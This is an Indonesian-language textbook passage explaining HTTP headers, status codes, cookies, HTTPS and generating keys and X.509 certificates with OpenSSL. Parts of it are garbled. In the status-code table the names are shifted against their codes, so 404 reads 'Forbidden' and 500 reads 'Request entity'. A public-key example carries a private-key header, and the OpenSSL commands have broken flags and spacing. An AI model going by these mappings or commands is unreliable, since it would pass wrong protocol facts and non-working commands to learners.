Jika metode HTTP adalah salah satu yang menyertakan badan (misal PUT dan POST), bidang tambahan diperbolehkan untuk mendeskripsikan konten yang sedang diunggah. Misalnya, satu header tambahan adalah Content-Length untuk menentukan ukuran (dalam byte) dari body. Kita juga dapat menggunakan Content-Encoding untuk menentukan pengkodean (kompresi) apa pun yang digunakan pada badan, Content-Type untuk menentukan tipe MIME badan, Kedaluwarsa untuk menentukan waktu dan tanggal sumber daya harus dibuang dari cache, dan Last-Modified untuk menunjukkan waktu dan tanggal di mana tubuh terakhir diubah. Nilai Last-Modified digunakan oleh server web untuk menentukan apakah memperbarui sumber daya lokal yang cocok atau membuang kiriman karena sudah usang.

Mari kita lihat contoh header yang dihasilkan oleh browser web. Kami memasukkan URL www.nku. edu di kotak lokasi. Ini menghasilkan header permintaan berikut (perhatikan bahwa beberapa spesifik akan bervariasi berdasarkan preferensi browser Anda; misalnya, Accept-Language akan didasarkan pada bahasa yang Anda pilih. Dihilangkan dari header adalah nilai untuk cookie, karena itu akan bervariasi menurut klien dan sesi.

GET www.nku.edu HTTP/1.1
Accept : text/html,application/xhtm+xml,application/xml: q=0.9, */* : q=0.8
Accept-Encoding : gzip, deflate
Accept-Language: en-US,en:q=0.5
Cache-Control: max-age=0
Connection : keep-alive
Cookie: …
Host : www.nku.edu

If-modified-since : Thu,26 sep 2013 17:13:21 GMT
If-none-match : "6213db-a9f5-4e74c7c9ee942"
User-Agent : Mozilla/5.0 (windows NT 6.1 : WOW64 : rv : 38.0)
Gecko/20100202 Firefox/38.0

Permintaan ini dari server www.nku.edu untuk halaman indeksnya. Permintaannya tidak hanya untuk mendapatkan halaman ini tetapi juga untuk menjaga agar koneksi tetap terbuka. Kolom If-Modified-Since dan If-None-Match digunakan untuk menentukan apakah halaman ini harus diunduh dari cache lokal atau proxy (jika ditemukan) atau dari server web. Header Cache-Control digunakan oleh klien web dan server web. Agar klien mengeluarkan max-age=0 berarti setiap cache yang diperiksa saat pesan ini muncul harus mencoba memvalidasi versi cache apa pun dari sumber daya ini. Kami akan menjelajahi validasi secara singkat di bab ini dan berkonsentrasi padanya saat kami menjelajahi server proxy di Bab 9 dan 10.

Ada tiga header negosiasi konten yang digunakan dalam permintaan ini: Accept, Accept-Encoding, dan Accept-Language. Nilai q= di header ini menentukan peringkat preferensi klien. Misalnya, entri Terima akan menyebutkan jenis file mana yang diinginkan pengguna. Untuk teks/html, aplikasi/xhtml+xml, dan aplikasi/xml, pengguna telah menentukan q=0.9. Entri lainnya adalah */*; q=0,8. Oleh karena itu, pengguna memiliki preferensi yang lebih besar untuk teks/html, aplikasi/xhtml+xml, atau aplikasi/xml mana pun daripada yang lain. Penggunaan * di sini adalah sebagai wildcard, sehingga */* berarti tipe lain. Dengan demikian, pernyataan Terima memberi tahu server web bahwa jika beberapa jenis file ini tersedia, teks/html, aplikasi/xhtml+xml, atau aplikasi/xml lebih disukai daripada jenis lainnya. Untuk bahasa (Accept-Language), hanya dua jenis yang terdaftar (en-US dan en, masing-masing adalah US English dan English), keduanya dengan nilai q 0,5. Selain itu, pengguna bersedia menerima dokumen yang telah dikompres dengan menggunakan gzip atau deflate (perhatikan tidak ada nilai q di sini).

Sisa informasi di header permintaan terdiri dari cookie (tidak ditampilkan), host, dan informasi agen pengguna. Dalam hal ini, kita melihat bahwa agen pengguna adalah browser web dan header menyertakan informasi tentang sistem operasi klien web. Untuk setiap permintaan HTTP yang dikirim oleh klien, beberapa entitas akan menerimanya dan menyusun pesan tanggapan HTTP. Namun, respons mungkin tidak berasal dari server web tujuan, bergantung pada siapa yang merespons permintaan tersebut. Misalnya, jika konten di-cache di server proxy, server proxylah yang akan merespons.

Tanggapan HTTP akan berisi tajuknya sendiri bergantung pada sejumlah faktor, seperti yang akan dijelaskan nanti. Salah satu header yang akan muncul adalah status permintaan. Status adalah angka tiga digit yang menunjukkan apakah permintaan menghasilkan akses sumber daya yang berhasil atau beberapa jenis kesalahan. Kode dibagi menjadi lima kategori yang dilambangkan dengan digit pertama kode status. Kode status yang dimulai dengan 1 bersifat informatif. Kode status yang dimulai dengan angka 2 adalah sukses, dengan 200 berarti sukses total. Kode status yang dimulai dengan angka 3 menunjukkan pengalihan URL. Kode status yang dimulai dengan 4 dan 5 adalah kesalahan

dengan 4 kesalahan klien dan 5 kesalahan server. Tabel 1.3 menampilkan beberapa kode status HTTP yang lebih umum.

Header lain di header respons bervariasi berdasarkan status keberhasilan dan faktor seperti apakah halaman harus di-cache atau tidak. Beberapa bidang sama dengan yang ditemukan di header permintaan seperti Content-Encoding, Content-Language, dan Content-Type. Bidang lain unik untuk mengizinkan server web menentukan kontrol cache seperti Kedaluwarsa dan ETag. Tabel 1.4 menjelaskan banyak bidang unik untuk header tanggapan.

Tabel 1.3 Kode Status Http

Kode status	Arti	Penjelasan
100	Continue	Server telah menerima header permintaan dan memberi tahu klien untuk melanjutkan sisa permintaan (digunakan saat permintaan berisi badan)
102	Processing	Menunjukkan bahwa server sedang memproses permintaan yang melibatkan kode WebDAV
200	OK	Permintaan berhasil ditangani
201	Created	Permintaan menghasilkan sumber daya baru yang dibuat
204	No content	Permintaan berhasil dipenuhi, tetapi tidak ada konten untuk ditanggapi
300	Multiple choices	Permintaan tersebut menghasilkan banyak sumber daya yang ditampilkan di browser klien untuk dipilih pengguna
301	Moved permanently	URL kedaluwarsa; sumber daya telah dipindahkan
304	Not modified	Sumber daya telah di-cache dan tidak dimodifikasi, sehingga sumber daya tidak dikembalikan demi versi cache yang sedang digunakan (digunakan sebagai respons terhadap permintaan dengan kolom If-Modified-Since atau If-Match)
307/308	Temporary/permanent	URL dialihkan berdasarkan aturan penulisan ulang yang diterapkan oleh server
400	Redirect	Permintaan yang salah secara sintaksis
401	Bad request	Pengguna belum berhasil mengautentikasi untuk mengakses sumber daya
403	Unauthorized	Pengguna tidak memiliki izin yang tepat untuk mengakses sumber daya
404	Forbidden	URL telah menentukan file yang tidak dapat ditemukan
405	Not found	Server tidak disiapkan untuk menangani metode HTTP yang digunakan
410	Method not allowed	Sumber daya tidak lagi tersedia
413/414	Gone	Server tidak dapat menangani permintaan yang diberikan karena permintaan HTTP penuh atau URI terlalu panjang
500	Request entity/request	Kegagalan server web, tetapi tidak ada informasi khusus tentang mengapa itu gagal
501	URI too long	Server tidak mengenali metode HTTP
502	Internal server error	Gateway jaringan Anda menerima respons yang tidak valid dari server web
503	Not implemented	Server tidak tersedia
504	Bad gateway	Gateway jaringan ke batas waktu server web

Tabel 1.4 Kolom Respons Http

Nama Bidang	Keterangan	Jenis Nilai
Age	Berapa lama item berada dalam cache proxy	Nilai numerik dalam hitungan detik
Allow	Digunakan sebagai respons terhadap kode status 405	Metode yang diizinkan oleh server ini (mis., DAPATKAN, KEPALA, dan OPSI)
Content-Length	Ukuran sumber daya yang dikembalikan	Nilai numerik dalam byte
Etag	Pengidentifikasi unik yang digunakan untuk menandai sumber daya khusus untuk kontrol cache, untuk digunakan bersama dengan If-Match dan If-None-Match	Serangkaian panjang digit heksadesimal yang berfungsi seperti checksum, menangkap sidik jari file
Expires	Tanggal dan waktu setelah sumber daya yang dikembalikan harus dianggap kedaluwarsa dan dibuang dari cache (atau diabaikan jika cache mengembalikannya)	Tanggal dan waktu, mis., Kam, 4 Jun 2015 00:00:00 GMT
Last-Modified	Tanggal dan waktu objek terakhir diubah, digunakan untuk membandingkan dengan bidang Jika-Dimodifikasi-Sejak	Tanggal dan waktu
Location	Digunakan saat pengalihan terjadi untuk menunjukkan lokasi sebenarnya dari URL	URL
Retry-After	Digunakan jika sumber daya untuk sementara tidak tersedia untuk menentukan kapan klien harus mencoba lagi	Nilai numerik dalam hitungan detik
Server	Nama jenis server yang merespons (jika tersedia—dengan memberikan informasi ini, keamanan server melemah, karena lebih mudah menyerang server web jika Anda mengetahui jenisnya)	Jenis dan versi server, dan sistem operasi, mis., Apache/2.4.1 (Unix)
Set-Cookie	Data untuk ditempatkan ke dalam cookie	Bervariasi berdasarkan situs tetapi dapat menyertakan pasangan atribut dan nilainya seperti UserID=foxr; Kedaluwarsa=Jum, 27 Sep 2013 18:23:51; jalur=/
Vary	Informasi ke server proxy tentang cara menangani permintaan di masa mendatang	* untuk menunjukkan bahwa server proxy tidak dapat menentukan apa pun dari permintaan, atau satu atau beberapa nama bidang untuk diperiksa untuk menentukan apakah akan mengembalikan salinan yang di-cache atau tidak (mis., Jenis-Konten dan Perujuk)
Via	Setiap server proxy ditemui	Nama server proxy

Berikut ini adalah tajuk respons dari mengakses www.nku.edu. Tanggal Last-Modified akan digunakan untuk menilai apakah salinan yang di-cache sebenarnya lebih berguna. Karena halaman ini dibuat secara dinamis, tanggal dan waktu Last-Modified harus selalu lebih baru daripada halaman cache mana pun. Selain itu, perhatikan bahwa meskipun tanggapan ini menunjukkan bahwa halaman tersebut berasal dari server Apache, informasi lebih lanjut tidak diungkapkan. Dengan mengetahui jenis server (mis., Apache dan IIS), versi,

dan jenis sistem operasi, calon penyerang dapat mengetahui cukup banyak tentang server web untuk mencoba menyerangnya. Dengan menyembunyikan banyak informasi ini, penyerang bahkan mungkin tidak mencoba, karena detail serangan lebih sulit didapat.

HTTP/1.1 200 OK
Fri, 27 sep 2013 15:23:15 GMT
Accept-Ranges: bytes
Connection : close
Content – Enconding : gzip
Content-length : 9163
Content-Type : text/html

ETag : "6218989-ac0c-4e75c7b6d72e0"
Last-Modified : fri , 27 sep 2013 12 : 18:20 GMT
Server : Apache
Vary : Accept-Encoding ,User-Agent


Setelah header respons muncul badan respons. Dalam kebanyakan kasus, ini akan menjadi sumber daya yang diminta. Jika metode permintaan HTTP adalah salah satu dari PUT, POST, atau PATCH, mungkin tidak ada isi. Jika metodenya HEAD, maka hanya header yang dikembalikan, seperti yang ditunjukkan sebelumnya. Jika metodenya adalah PILIHAN, maka isi adalah daftar metode HTTP yang tersedia untuk server tersebut. Jika ada badan, itu opsional, diikuti dengan cuplikan, yang mungkin berisi informasi lebih lanjut tentang respons.

***Cookie*.** Cookie hanyalah kumpulan data yang disimpan di komputer klien untuk mewakili keadaan interaksi klien saat ini dengan server. Untuk server yang menggunakan cookie, pengguna akan memiliki satu cookie untuk setiap server yang berinteraksi dengannya. Server akan membuat cookie pada disk klien dengan menggunakan header Set-Cookie dalam pesan respons HTTP. Jika cookie disimpan di komputer klien, cookie tersebut kemudian dikirim sebagai header dalam pesan permintaan HTTP. Perubahan cookie dikirim dari server kembali ke klien sehingga cookie diubah saat klien menavigasi situs web yang dihosting oleh server. Transaksi cookie antara server dan klien ditunjukkan pada Gambar 1.4.

Ingatlah bahwa HTTP adalah protokol tanpa kewarganegaraan. Ini adalah cookie yang digunakan untuk mempertahankan keadaan. Status akan menjadi aktivitas pengguna sebelumnya di situs tersebut. Ini mungkin termasuk terakhir kali pengguna mengunjungi, apakah pengguna telah mengautentikasi selama sesi saat ini, daftar semua halaman yang dikunjungi, item yang disimpan dalam keranjang belanja, data personalisasi yang dibuat pengguna pada kunjungan sebelumnya, dan data yang ditempatkan ke dalam bentuk web. Faktanya, karena cookie hanyalah data, hampir semua hal yang berguna dapat disimpan di dalam cookie.

Ada beberapa jenis cookie yang mungkin disimpan. Cookie sesi, sering disimpan di memori daripada di disk, menyimpan data untuk sesi pengguna saat ini dengan server web. Cookie semacam itu tidak memiliki tanggal kedaluwarsa tetapi tetap berada di memori saat koneksi ke server terbuka. Cookie persisten disimpan di disk dan diberi stempel waktu dengan tanggal kedaluwarsa. Cookie jenis ini ditransmisikan ke server setiap kali klien membuka koneksi baru dengan server tersebut. Salah satu jenis cookie persisten adalah cookie pelacakan, yang digunakan untuk melacak tidak hanya kunjungan ke satu server web tetapi semua interaksi pengguna dengan web. Ini mungkin cookie pihak ketiga yang tidak dimiliki oleh situs server web yang dikunjungi tetapi oleh organisasi yang beriklan dengan situs web tersebut. Jenis kuki lain adalah kuki aman, yang ditransmisikan dalam bentuk terenkripsi dengan menggunakan HTTPS.

Cookie akan disimpan dalam teks Kode Standar Amerika untuk Pertukaran Informasi (ASCII) tetapi biasanya akan dikodekan, sehingga file itu sendiri terlihat tidak berarti. Cookie biasanya akan menyimpan nama, nilai, tanggal kedaluwarsa, jalur dan domain, serta sekumpulan atribut dan nilai. Jalur dan domain menentukan di mana cookie ini harus digunakan, sehingga jalur tersebut adalah lokasi di dalam server tertentu (seperti di bawah direktori akun pengguna) dan domain biasanya adalah nama server tetapi mungkin domain yang lebih spesifik di dalam situs web. Dalam beberapa kasus, cookie hanya akan menyimpan satu pasangan atribut/nilai. Dalam kasus seperti itu, situs web akan menyimpan banyak cookie pada klien. Browser web harus mendukung cookie minimal 4096 byte, dengan hingga 50 cookie per domain.



Gambar 1.4 cookie yang menyimpan pasangan atribut/nilai tunggal

.someserver.com FALSE/myaccount TRUE UID 8573310

Cookie ini disimpan oleh someserver.com. Entri kedua menunjukkan bahwa cookie ini tidak dibagikan dengan server lain dari domain yang sama. Entri ketiga menunjukkan jalur di mana cookie ini beroperasi di server web. Entri keempat menunjukkan bahwa pengguna telah mengotentikasi server ini untuk konten di jalur yang diberikan. Entri kelima dan keenam menunjukkan pasangan atribut/nilai dari ID pengguna, yaitu 8573310.

Cookie adalah bagian integral dari e-niaga namun merupakan risiko privasi bagi pengguna. Cookie pihak ketiga dapat disimpan di klien Anda tanpa sepengetahuan Anda, sehingga informasi yang biasanya Anda rahasiakan (seperti perilaku penelusuran Anda) menjadi tersedia untuk pihak ketiga tersebut. Selain itu, jika cookie tidak dikirim

menggunakan HTTPS, cookie dapat dicegat melalui serangan man-in-the-middle. Dalam kedua kasus tersebut, informasi pribadi dapat dengan mudah diperoleh, tetapi terlebih lagi, jika cookie menyimpan data aman yang tidak terenkripsi seperti nomor jaminan sosial, maka cookie menjadi kewajiban. Ini adalah risiko yang dijalankan pengguna saat mengunjungi situs web mana pun dengan cookie diaktifkan. Menonaktifkan cookie cukup mudah melalui kontrol browser web, tetapi menonaktifkan cookie untuk banyak situs mengurangi apa yang dapat dilakukan pengguna melalui browser web mereka.

1.4 PROTOKOL TRANSFER HYPERTEXT

Satu masalah dengan HTTP adalah bahwa permintaan dan tanggapan dikirim dalam teks biasa. Karena *Transmission Control Protocol/Internet Protocol* (TCP/IP) bukanlah protokol yang aman, komunikasi teks biasa melalui Internet dapat dengan mudah dicegat oleh pihak ketiga. Permintaan HTTP dapat menyertakan nilai parameter sebagai bagian dari URL atau informasi cookie yang harus dijaga keamanannya. Informasi tersebut dapat mencakup kata sandi, nomor kartu kredit, atau data rahasia lainnya.

Kami tidak dapat memodifikasi TCP/IP untuk menangani keamanan, tetapi kami dapat menambahkan keamanan ke TCP/IP. Protokol HTTPS (yang disebut HTTP over *Transport Layer Security* [TLS], HTTP *over Secure Sockets Layer* [SSL], atau HTTP Secure) sebenarnya bukanlah satu protokol melainkan kombinasi dari HTTP dan SSL/TLS. SSL/TLS yang menambah keamanan. HTTPS sebenarnya bukan protokol baru. Ini adalah HTTP yang dienkapsulasi dalam aliran terenkripsi menggunakan TLS (ingat bahwa TLS adalah penerus SSL, tetapi kami umumnya merujuk keduanya sebagai SSL/TLS). SSL/TLS menggunakan enkripsi kunci publik (asimetris), di mana klien diberi kunci publik untuk mengenkripsi konten, sedangkan server menggunakan kunci pribadi untuk mendekripsi konten terenkripsi. SSL/TLS mengeluarkan kunci publik ke klien dengan menggunakan sertifikat keamanan. Faktanya, ini memberikan dua informasi penting. Pertama adalah kunci publik. Namun, yang tak kalah pentingnya adalah informasi identifikasi yang disimpan dalam sertifikat untuk memastikan bahwa server dapat dipercaya. Tanpa ini, browser web diprogram untuk memperingatkan pengguna bahwa sertifikat tidak dapat diverifikasi, dan oleh karena itu, situs web mungkin tidak seperti yang seharusnya. Selain penggunaan SSL/TLS untuk mengenkripsi/mendekripsi pesan permintaan dan respons, HTTPS juga menggunakan port default yang berbeda, 443, bukan port default HTTP, 80.

Di sini, kami akan berfokus pada pembuatan sertifikat keamanan menggunakan protokol X.509. Pembuatan sertifikat dilakukan secara bertahap. Langkah pertama adalah membuat kunci pribadi. Kunci privat adalah kunci yang akan dipertahankan organisasi untuk mendekripsi pesan. Kunci ini harus disimpan dengan aman, sehingga tidak ada pihak yang tidak berkepentingan yang dapat memperolehnya; jika tidak, mereka dapat mendekripsi pesan apa pun yang dikirim ke organisasi. Kunci pribadi hanyalah urutan bit. Panjang dari urutan ini ditentukan oleh ukuran kunci, seperti 128 bit atau 256 bit. Semakin besar angka ini, semakin sulit untuk mendekripsi pesan terenkripsi dengan algoritma dekripsi brute-force.

Langkah selanjutnya adalah menggunakan kunci privat untuk menghasilkan kunci publik. Dengan kunci publik yang tersedia, kita dapat membuat sertifikat yang sebenarnya. Selain kunci, sertifikat memerlukan tiga informasi tambahan: data tentang organisasi sehingga pengguna dapat memastikan bahwa sertifikat tersebut berasal dari organisasi yang ingin dia ajak berkomunikasi, tanda tangan yang diberikan oleh otoritas sertifikat yang menjamin keaslian organisasi, dan informasi kedaluwarsa. Sertifikat X.509 terdiri dari banyak entri, seperti yang ditunjukkan pada Tabel 1.5. Selain itu, sertifikat dapat menyertakan informasi ekstensi opsional, yang selanjutnya mencakup penggunaan kunci, kebijakan sertifikat, dan titik distribusi (lokasi web tempat sertifikat diterbitkan).

Seperti disebutkan sebelumnya dan dalam tabel, sertifikat diharapkan ditandatangani oleh otoritas sertifikat. Jika Anda menerima sertifikat yang tidak ditandatangani, browser Anda akan memperingatkan Anda bahwa sertifikat tersebut mungkin tidak dapat dipercaya. Ada biaya yang melekat pada penandatanganan sertifikat. Otoritas sertifikat akan menagih Anda berdasarkan sejumlah faktor, termasuk jumlah tahun keabsahan sertifikat, organisasi yang melakukan penandatanganan, jenis dukungan yang Anda inginkan dengan sertifikat (seperti kemampuan untuk mencabut itu), dan penggunaan sertifikat (mis., email untuk individu dan sertifikat digital untuk situs web). Ada beberapa organisasi yang menyediakan tanda tangan gratis, tetapi yang lebih umum, biaya tanda tangan mungkin Rp. 1,5jt atau lebih (dalam beberapa kasus, hingga Rp. 15 Juta). Jika Anda ingin server web Anda menggunakan HTTPS tetapi tidak ingin membayar untuk tanda tangan digital, Anda juga dapat membuat sertifikat yang ditandatangani sendiri (atau tidak ditandatangani). Gambar 1.5 menunjukkan respons saat membuka situs web dengan sertifikat tidak bertanda tangan saat menggunakan browser Mozilla Firefox. Di sini, kami telah memperluas bagian Detail Teknis untuk melihat informasi tentang situs web yang kami coba kunjungi dan bagian Risiko untuk melihat bagaimana kami dapat melanjutkan mengunjungi situs web ini. Pada titik ini, kita dapat meninggalkan (keluarkan saya dari sini!) atau pilih Tambahkan Pengecualian… untuk menambahkan situs ini sebagai pengecualian yang tidak memerlukan sertifikat yang ditandatangani.

Tabel 1.5 Bidang Sertifikat Digital

BIDANG	ARTI
Version	Nomor bertambah saat sertifikat yang lebih baru diterbitkan
Serial Number	Angka untuk menentukan sertifikat secara unik, disimpan dalam heksadesimal seperti 01:68:4D:8B
Algorithm ID	Algoritma yang digunakan untuk menghasilkan kunci seperti SHA-1 RSA atau MDA RSA
Issuer, Issuer ID	Informasi tentang otoritas sertifikat yang menandatangani sertifikat
Validity	Dua bidang tanggal terpisah: Bukan Sebelum dan Bukan Setelah, seperti Not Before 7/10/2015 12:00:00 AM, Not After 7/09/2018 11:59:59 PM
Subject	Informasi tentang organisasi seperti nama organisasi, kontak, alamat email, dan lokasi.
Public Key	Kunci sebenarnya, terdaftar sebagai urutan digit angka heksadesimal berpasangan
Signature Algorithm	Algoritma yang digunakan untuk menghasilkan tanda tangan penerbit
Signature	Tanda tangan terenkripsi

Bagaimana cara menghasilkan kunci privat, kunci publik, dan sertifikat digital? Platform pemrograman Microsoft.NET memiliki sarana untuk menghasilkan kunci dan sertifikat melalui fungsi pustaka, seperti halnya bahasa pemrograman Java dan Python. Namun, sebagian besar pengguna tidak ingin menulis kode mereka sendiri untuk membuat kunci dan sertifikat, jadi akan lebih nyaman dan mudah untuk menggunakan program yang tersedia. Di Windows, Putty memiliki kemampuan untuk melakukan pembuatan kunci, seperti halnya program Microsoft MakeCert. Di Unix/Linux, Anda dapat membuat kunci publik dan pribadi dengan menggunakan ssh-keygen. Program lain yang tersedia adalah PGP dan PFX Digital Certificate Generator (produk komersial yang berjalan di banyak platform) dan produk sumber terbuka seperti OpenPGP, Gpg4win (Windows), dan OpenSSL.

Gambar 1.5 Respon Browser Web Dari Sertifikat Yang Tidak Ditandatangani.

Di sini, kami menjelajahi OpenSSL, yang merupakan salah satu alat yang lebih populer (walaupun bukan tanpa masalah, karena cacat parah ditemukan pada tahun 2014 yang dikenal sebagai HeartBleed masalah yang telah diselesaikan). OpenSSL berjalan di Unix, Linux, Windows, dan MacOS. Ini adalah program baris perintah tidak seperti beberapa program yang disebutkan di atas yang memiliki antarmuka pengguna grafis (GUI). Kami akan memeriksa OpenSSL seperti yang digunakan di Linux; namun, sintaks untuk Windows akan serupa.

Di OpenSSL, Anda dapat membuat kunci privat, kunci publik, dan sertifikat dalam langkah terpisah, atau Anda dapat menggabungkannya. Di sini, kami melihat melakukan ini dalam langkah-langkah yang berbeda. Pertama, kami ingin membuat kunci pribadi. Kami menetapkan tiga bagian informasi: algoritme untuk menghasilkan kunci pribadi (mis., DH, DSA, dan RSA), ukuran kunci dalam bit, dan file keluaran. Jika kami tidak menentukan file keluaran, OpenSSL akan menampilkan kuncinya. Misalnya, jika kita memasukkan perintah

```
Openssl Genrsa 128
```

kami mungkin menerima output sebagai berikut:'

```
-----BEGIN RSA PRIVATE KEY-----
MGMCAQACEQDBLjZFv753Y11q6n1POHeXAgMBAAECEEZ0AhRzhWptoaKP3swEC
CQD2d0U61c2dVwIJAMinQt8vWU/BAggEOxXoJaVq7wIJAJOdqa60EMqBAgkA9jG1
UIRwAKo=
------ END RSA PRIVATE KEY -------
```

Kita malah harus menggunakan perintah

```
Openssl genrsa – out mykey.key 2048
```

Di sini, kami menyimpan kunci sebagai mykey.key dan membuat ukuran 2048 bit. Sekarang kita memiliki kunci privat, OpenSSL dapat menggunakannya untuk membuat kunci publik atau sertifikat. Untuk membuat kunci publik, kami akan menggunakan instruksi seperti berikut:

```
Openssl rsa – in mykey .key – pubout>mykey.pub
```

Jika Anda tidak terbiasa dengan Linux, tanda > digunakan untuk mengalihkan output. Secara default, -pubout mengirimkan kunci ke jendela terminal untuk ditampilkan. Namun, dengan mengalihkan keluaran, kami menyimpan kunci publik ke file mykey.pub. Kunci publik 128-bit untuk kunci privat di atas mungkin terlihat seperti berikut:

```
-----BEGIN RSA PRIVATE KEY -----
MGECAQACEQC1HMk0KwXQPPBstC/4hW0nAgMBAAECEGFd7WmHa60sB8nulYBL6Fec
CQDY5hE8j7zbbwIJANXDLGWhL43JAgg2Ut1KEV3t4wIIe0/h1qbLNFECCC4BliHW
XX7z
------- END RSA PRIVATE KEY ------
```

Untuk menghasilkan sertifikat, kami akan menggunakan kunci privat, yang akan menghasilkan kunci publik dan memasukkannya ke dalam sertifikat untuk kami. Kami juga menentukan informasi kedaluwarsa untuk sertifikat. Kami akan menggunakan -days untuk menunjukkan berapa hari sertifikat harus bagus. Pembuatan sertifikat bersifat interaktif. Anda akan diminta untuk mengisi informasi tentang organisasi Anda: nama negara, lokasi, nama organisasi, unit organisasi, nama umum, alamat email. Di bawah ini adalah sesi interaktif. Perintah kami adalah sebagai berikut:

```
Openssl req – x509-new-key mykey.key-days 365-out mycert.pem
```

Perintah ini membuat sertifikat dan menyimpannya di file mycert.pem. Sekarang, OpenSSL berinteraksi dengan pengguna untuk mendapatkan informasi yang harus diisi untuk subjek. Ini sebuah contoh.

```
Country Name (2 Letter Code) [XX] : US
State Or Province Name ( Full Name) [] : Kentucky
Locality Name (Eg,City) [Default City ] : Highland Heights
Organization Name (Eg , Company) [Default Company Ltd] :
        Northern Kentucky University
Organizational Unit Name (Eg,Section) [] : Computer Science
Common Name (Eg,Your Name Or Your Server's Hostname) [] :
Computer Science At NKU
Email Address [] : Webadmin@Cs.Nku.Edu
```

Sertifikat yang dihasilkan mungkin terlihat seperti berikut:

```
Certificate :
    Data :
        Version : 1 (0x0)
        Serial number : 1585 (0x631)
        Validity :
            Not before : jul 10 02:05:13 2015 GMT
            Not After : jul 10 02:05:13 2016 GMT
        Subject: C=US , ST =Kentucky , L=Highland Heights ,
            O=northern Ketucky University ,
            Ou =computer science ,
```

```
    CN = Computer Science at NKU
    E = webadmin@cs.nku.edu
Subject public key info :
    Public key algorithm : rsaEncryption
    RSA Public key : (128 bit )
        Modulus (128 bit ) :
            . . .
        Exponent : 97 (0x00061)
```

Dalam sertifikat di atas, kami telah menghilangkan kunci publik yang sebenarnya (menggantinya dengan). Namun, ini adalah kunci publik yang sama seperti yang kita lihat sebelumnya, kecuali sekarang telah diubah dari karakter yang dapat dicetak menjadi pasangan heksadesimal seperti 00:1c:aa:83:91:9e:… Selain itu, sertifikat ini hilang adalah kolom untuk nama, tanda tangan, dan algoritme otoritas sertifikat yang digunakan untuk

membuat tanda tangan. Agar kolom ini ditambahkan ke sertifikat, kami harus mengirimkan sertifikat dan pembayaran ke otoritas sertifikat.

Sekarang setelah sertifikat kami tersedia, akhirnya kami dapat menggunakan HTTPS di server kami. Kami perlu memindahkan sertifikat ke beberapa lokasi yang dapat diakses oleh server web. Setiap kali pesan permintaan HTTPS tiba, server kami akan mengembalikan sertifikat terlebih dahulu. Jika tidak ditandatangani, klien mungkin ingin menghindari kami. Jika tidak, klien akan menggunakan kunci publik sertifikat untuk mengenkripsi pesan permintaan berikutnya. Hal ini sangat penting, karena pesan tersebut mungkin menyertakan data formulir web yang sensitif, seperti nomor akun dan kata sandi atau nomor kartu kredit. Klien akan menyimpan sertifikat bertanda tangan yang diterimanya dari situs web kecuali jika pengguna menentukan sebaliknya. Melalui opsi browser web Anda, Anda dapat melihat sertifikat yang disimpan dan menghapus sertifikat apa pun yang tidak Anda inginkan lagi. Situasi lain yang perlu dipertimbangkan adalah ketika sertifikat telah dicabut. Ada dua bentuk pencabutan: pencabutan yang tidak dapat diubah dan menempatkan status penangguhan pada sertifikat. Kasus pertama akan muncul jika sertifikat ditemukan cacat (misalnya, beberapa kesalahan terjadi selama pembuatan atau tanda tangannya), jika otoritas sertifikat telah disusupi, jika sertifikat telah digantikan oleh yang lebih baru, jika hak istimewa untuk menggunakan sertifikat entah bagaimana telah ditarik, atau jika kunci privat entah bagaimana telah disusupi. Setiap sertifikat yang dicabut harus dihapus dan sertifikat yang lebih baru harus diperoleh, yang dapat terjadi hanya dengan mengunjungi kembali situs web organisasi. Penangguhan dapat dibatalkan dan ditempatkan pada sertifikat jika penerbit atau subjek memiliki masalah yang dapat diselesaikan. Misalnya, jika subjek tidak dapat menemukan kunci privat, setiap pesan terenkripsi yang masuk tidak dapat didekripsi. Setelah ditemukan, penangguhan dapat dibatalkan.

Bagaimana Anda tahu jika sertifikat telah dicabut? Daftar pencabutan sertifikat dihasilkan oleh otoritas sertifikat (penerbit) untuk organisasi yang telah menandatangani sertifikat. Daftar tersebut menentukan semua sertifikat yang dicabut berdasarkan nomor seri dan status (tidak dapat diubah atau ditahan). Setiap perusahaan yang menerima pencabutan sertifikat harus segera menghentikan penerbitan sertifikat tersebut. Namun, kami memiliki masalah di sini. Meskipun organisasi dapat menentukan bahwa sertifikatnya harus dicabut, apa yang terjadi pada pengunjung yang sudah memiliki salinan sertifikat yang tersimpan di browser mereka? Mereka dapat mengunjungi situs tersebut, dan karena mereka memiliki sertifikat, mereka dapat melanjutkan untuk mengakses situs tersebut, tanpa mengetahui situasinya. Untungnya, ada Protokol Status Sertifikat Online (OCSP), yang akan digunakan klien web untuk sesekali meminta server untuk validitas sertifikat yang disimpan. Jika, saat melakukannya, klien diberi tahu bahwa sertifikat telah dicabut, klien dapat menghapus sertifikat tersebut atau menandainya sebagai tidak valid.

Perhatikan bahwa sertifikat yang dicabut berbeda dengan sertifikat yang kedaluwarsa. Dalam kasus terakhir, sertifikat tidak valid karena sudah kadaluwarsa. Kembali ke situs web akan menyebabkan browser web mengunduh sertifikat yang lebih baru dan valid.

